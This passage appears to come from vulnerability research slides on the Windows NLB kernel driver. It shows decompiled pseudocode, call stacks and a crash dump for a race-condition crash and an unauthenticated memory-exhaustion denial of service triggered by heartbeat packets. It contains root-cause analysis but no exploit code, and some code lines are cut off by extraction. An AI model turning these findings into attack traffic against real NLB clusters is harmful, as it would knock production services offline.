
->NLBCoreReceiveMembershipHeartbeat

->NLBCoreLoadProcessHeartbeat



Case Study 4: Race condition to DoS by NRProtocol

thread 1: NLBCoreLoadProcessHeartbeat



thread 2: NLBCoreIOControlReload or NLBApeDeInitializeCoreLoad

```

int64 __fastcall NLBApeDeInitializeCoreLoad(__int64 a1, __int64 a2)
{
    _QWORD *v4; // rdi
    __int64 v5; // rsi
    __int64 v6; // rcx
    __int64 result; // rax

    if ( WPP_GLOBAL_Control != (PDEVICE_OBJECT)&WPP_GLOBAL_Control && (H
        WPP_SF_(WPP_GLOBAL_Control->AttachedDevice, 29i64, &WPP_d603811f24
        *(_BYTE *)(a1 + 112) = KeAcquireSpinLockRaiseToDpc((PKSPIN_LOCK)(a1
        v4 = (_QWORD *)(a1 + 1720);
        v5 = 32i64;
        do
        {
            if ( *v4 )
            {
                NLBApeClearClientStickinessList(*v4, a2);
                NLBApeDeInitializeCoreClientStickinessList(*v4, a2);
                *v4 = 0i64;
            }
            v4 += 188;
            --v5;
        }
        while ( v5 );
        KeReleaseSpinLock((PKSPIN_LOCK)(a1 + 104), *(_BYTE *)(a1 + 112));
        v6 = *(_QWORD *)(a1 + 0xC9B8);
        if ( v6 )
        {
            NLBApeDeInitializeCoreNRProtocol(v6);
            *(_QWORD *)(a1 + 0xC9B8) = 0i64;
        }
    }
}

```

Case Study 4: Race condition to DoS by NRProtocol

Calls

Raw args	Func info	Source	Addrs	Headings	Nonvolatile regs	Frame nums	Sc
nt!KeBugCheckEx							
nt!KiBugCheckDispatch+0x69							
nt!KiPageFault+0x485							
nt!KeAcquireSpinLockAtDpcLevel+0xd							
NLB!NLBCoreNRProtocolStartSending+0x73							
NLB!NLBCoreLoadProcessHeartbeat+0xf89							
NLB!NLBCoreReceiveMembershipHeartbeat+0x1fb							
NLB!NLBCoreReceiveHeartbeat+0x375							
NLB!NLBCoreReceivePacket+0x14b							
NLB!NLBFilterReceiveNetBufferLists+0x257							
NDIS!ndisCallReceiveHandler+0xb9							
NDIS!ndisCallNextDatapathHandler<2>,void * __ptr64 & __ptr64,vd							
NDIS!ndisIterativeDPIInvokeHandlerOnTracker<2>,void __cdecl(void							
NDIS!ndisInvokeIterativeDatapath<2>,void __cdecl(void * __ptr6							
NDIS!ndisInvokeNextReceiveHandler+0xa6							
NDIS!NdisMIndicateReceiveNetBufferLists+0x116							
e1i68x64!RECEIVE::RxIndicateNBLs+0x133							
e1i68x64!RECEIVE::RxProcessInterrupts+0x1f3							

Command

```
CUSTOMER_CRASH_COUNT: 1
PROCESS_NAME: System


TRAP_FRAME: fffff8007d9937d0 -- (.trap 0xfffff8007d9937d0)
NOTE: The trap frame does not contain all registers.
Some register values may be zeroed or incorrect.
rax=0000000000000000 rbx=0000000000000000 rcx=0000000000000068
rdx=fffff8007d993b58 rsi=0000000000000000 rdi=0000000000000000
rip=fffff8007dfa8d2d rsp=fffff8007d993960 rbp=0000000000000001
r8=0000000000000001 r9=fffff8007d993901 r10=fffff8007dfa8d20
r11=fffff8007d9939b0 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0 nv up ei pl zr na po nc
nt!KeAcquireSpinLockAtDpcLevel+0xd:
fffff800`7dfa8d2d f0480fba2900    lock bts qword ptr [rcx],0 ds:00000000`00000068=?????????????????
Resetting default scope

STACK_TEXT:
fffff800`7d993688 fffff800`7e19ad29 . 00000000`0000000a 00000000`00000068 00000000`00000002 00000000`00000001 . nt!KeBugCheckEx
```

```
if ( v6 == 1 )
{
    started = NLBCoreNRProtocolStartSending(*(_QWORD *)(&a1 + 0xC9B8), v9, 1, a5);
    if ( started )
    {
        if ( a5 )
            KeAcquireSpinLockAtDpcLevel(v11);
    }
}
__int64 __fastcall NLBCoreNRProtocolStartSending(__int64 a1, __int64 a2, int a3, char a4)
{
    KSPIN_LOCK *v8; // rcx
    KSPIN_LOCK *v9; // rcx
    __int64 v10; // r8

    if ( WPP_GLOBAL_Control != (PDEVICE_OBJECT)&WPP_GLOBAL_Control && (HIDWORD(WPP_GLOBAL_Control->Timer) & 4) != 0 )
        WPP_SF(WPP_GLOBAL_Control->AttachedDevice, 30164, &WPP_17eaeee9238a34f6c00257edb0ecff3e_Traceguids);
    v8 = (KSPIN_LOCK *)(&a1 + 104);
    if ( a4 )
        KeAcquireSpinLockAtDpcLevel(v8);
```

Case Study 5: Moderate Severity but Unauth DoS




Call Stack:

```
NLBCoreReceivePacket
->NLBCoreReceiveHeartbeat
->NLBCoreReceiveNRProtocolData
->NLBCoreLoadReceiveNRProtocolData
->NLBCoreNRProtocolReceiveData
->NLBCoreNRProtocolReceiveIPv4(IPv6)Add
->NLBVectorPushBack
->NLBVectorReserve
```

```
int64 __fastcall NLBVectorPushBack(__int64 a1, const void *a2, unsigned int a3)
{
    int v5; // ecx
    unsigned int v7; // esi
    unsigned int v8; // r9d
    unsigned int v9; // r8d
    unsigned int awalys_1; // edx
    __int64 v12; // rbx

    v5 = *(__DWORD *)(a1 + 0x20);
    v7 = 0;
    v8 = *(__DWORD *)(a1 + 0x10);
    v9 = (v5 - *(__DWORD *)(a1 + 0x18)) / v8;
    if ( !a3 )
        return 0i64;
    if ( (*(__DWORD *)(a1 + 0x28) - v5) / v8 >= a3 ) // Expansion check: calculate whether the currently available space is sufficient
        goto LABEL_7;
    awalys_1 = a3;
    if ( v9 / 3 + v9 > a3 ) // Expansion strategy: at least 1/3 expansion
        awalys_1 = v9 / 3 + v9;
    v7 = NLBVectorReserve(a1, v9 + awalys_1);
    if ( !v7 )
    {
LABEL_7:
    v12 = *(__DWORD *)(a1 + 16) * a3;
    memmove(*(void **)(a1 + 32), a2, (unsigned int)v12);
    *(__QWORD *)(a1 + 32) += v12;
}
return v7;
```

Case Study 5: Moderate Severity but Unauth DoS



Call Stack:

```

NLBCoreReceivePacket
->NLBCoreReceiveHeartbeat
->NLBCoreReceiveNRProtocolData
->NLBCoreLoadReceiveNRProtocolData
->NLBCoreNRProtocolReceiveData
->NLBCoreNRProtocolReceiveIPv4(IPv6)Add
->NLBVectorPushBack
->NLBVectorReserve

```


```

int64 __fastcall NLBVectorReserve(__int64 vector, int NewCount)
{
    UINT NewSize; // ebx
    unsigned int v3; // esi
    const void *v5; // rdx
    size_t v6; // r8
    __int64 v7; // rbx
    __int64 v9[2]; // [rsp+20h] [rbp-30h] BYREF
    int v10; // [rsp+30h] [rbp-20h]
    int v11; // [rsp+34h] [rbp-1Ch]
    char *v12; // [rsp+38h] [rbp-18h]
    char *v13; // [rsp+40h] [rbp-10h]
    __int64 v14; // [rsp+48h] [rbp-8h]
    PVOID VirtualAddress; // [rsp+60h] [rbp+10h] BYREF


    NewSize = *(_DWORD *)(&vector + 0x10) * NewCount; // Vector->ElementSize * NewCount
    v3 = 0;
    if (*(_DWORD *)(&vector + 0x28) - *(_DWORD *)(&vector + 0x18) < NewSize )
    {
        VirtualAddress = 0i64;
        v3 = NdisAllocateMemoryWithTag(&VirtualAddress, NewSize, 'BLN'); // Memory will not be released
        if ( !v3 )
        {
            v11 = 0;
            v5 = *(const void **)(vector + 24);
            v9[1] = (__int64)v9;
            v14 = (__int64)VirtualAddress + NewSize;
            v10 = *(_DWORD *)(&vector + 16);
            v9[0] = (__int64)v9;
            v12 = (char *)VirtualAddress;
            v13 = (char *)VirtualAddress;
            if ( *(const void **)(vector + 32) == v5 )
            {
                v13 = (char *)VirtualAddress;
            }
            else
            {
                v6 = (unsigned int)(*(_DWORD *)(&vector + 32) - (_DWORD)v5);
                v7 = (unsigned int)v6;
                memmove(VirtualAddress, v5, v6);
                v13 = &v12[v7];
            }
            NLBVectorSwap(vector, v9);
        }
    }
}

```

